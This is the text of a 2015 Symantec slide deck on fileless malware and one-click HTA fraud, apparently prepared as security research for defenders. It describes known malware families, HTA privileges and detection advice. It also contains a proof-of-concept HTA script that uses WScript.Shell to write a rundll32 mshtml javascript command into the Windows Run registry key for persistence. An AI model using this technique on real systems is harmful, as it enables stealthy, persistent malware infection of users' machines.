



One-Click Fileless Infection

Himanshu Anand
Chastine Menrige



Agenda

- Fileless infection
 - Introduction
 - How it works
 - Notable fileless malwares
- One click Fraud
 - MSHTA.EXE/HTA
 - HTA vs. HTML
- One-click fileless infection
 - Proof of Concept
 - Best Practices to prevent one-click fileless infection








Fileless Infection

Introduction

- Fileless infection is a malicious coding that exists only in memory and no trace of the file on hard disk
- Main purpose: to avoid AV detection



How does it works?



Notable Fileless Malwares (early)

- Poweliks
 - Discovered in 2014, from Wowliks to Poweliks
 - Uses powershell to launch and injects its DLL watchdog
 - Main payload is to deliver ad-fraud Trojans and Ransomware to the compromised computer
- Bedep
 - Used CVE-2015-0016 exploit to raise its privilege level
 - It comes 32-bit and 64-bit variants
 - Main purpose of this malware is to turn compromised computers into botnets
- Kotver
 - It can do both fileless and file-based infection
 - It has been observed to deliver ransomwares and banking Trojan for further infection




One-Click Fraud

One click Fraud


- Fraud where only one click is needed
- Mostly done using HTA files
- File ask permission to run and MSHTA engine got higher privilege than normal JS and runs outside the Sandbox
- Uses ActiveXcontrol to perform activities



How it works



General IE Architecture and applications



<https://gallery.technet.microsoft.com/IE-Architecture-3bc7c3fd/file/78635/1/IE%20Architecture.png>

MSHTA.EXE and HTA

- Mshta.exe – this program is an implementation of the WebBrowser control that runs trusted HTML and scripts with a minimal user interface (UI)
- HTA (HTML Application) - executes without the constraints of the Internet browser security model.

So why don't users just use an HTML file???

 **Security**

HTML

- Whenever a users run scripts from an HTML file they are presented with a dialog box.
- The execution is confined to the security model of the web browser, which is confined to communicating with the server, manipulating the page's object model and reading or writing cookies.



HTA

- HTA are not bound by the same security restrictions as IE, because HTAs run in a different process from IE.
- HTA runs as a fully trusted application and therefore has more privileges than a normal HTML file; for example, an HTA can create, edit and remove files and registry entries.
- Although HTAs run in this “trusted” environment, querying Active Directory can be subject to *Internet Explorer Zone* logic and associated error messages.



One-Click Fileless infection

Fileless infection + One-click fraud method

Remix ALL the media!



It's time to remix them

Inject this

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";alert('payload');
```

To this registry entry

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

```

/*****POC*****/
<html>
<head>
<title>RegTest</title>
<script language="JavaScript">
function writeInRegistry(sRegEntry, sRegValue)
{
    var regpath = "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\" + sRegEntry;
    var oWSS = new ActiveXObject("WScript.Shell");
    oWSS.RegWrite(regpath, sRegValue, "REG_SZ");
}


function readFromRegistry(sRegEntry)
{
    var regpath = "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\" + sRegEntry;    /*Payload injected
in run registry*/
    var oWSS = new ActiveXObject("WScript.Shell"); /*WSCRIPT ActiveX object created which is used to inject the Malicious JS in registry*/
    return oWSS.RegRead(regpath);
}

function tst()
{
    writeInRegistry("malware", "rundll32.exe javascript:\"\\..\\mshtml,RunHTMLApplication \";alert('payload');"); /*Payload is the JS
payload which does the real malicious stuff and it got watchdog, for keeping an eye over the registry entry which makes the infection
persistent*/
    alert(readFromRegistry("malware"));
}
</script>
</head>
<body>
Click here to run test: <input type="button" value="Run" onclick="tst()"
</body>
</html>
/*****POC end*****/

```

Demo

How the attack works



Q&A

- Himanshu Anand
 - himanshu_anand@symantec.com
 - @anand_himanshu
- Chastine Menrige
 - chastine_menrige@symantec.com



Thank you!

Copyright © 2015 Symantec Corporation. All rights reserved. Symantec and the Symantec Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.

Best Practices

- Never treat HTA files as HTML files
- Dynamically detect orphan registry entries that call Powershell, WSCRIPT, CSCRIPT, cmd, rundll32 or regsvr32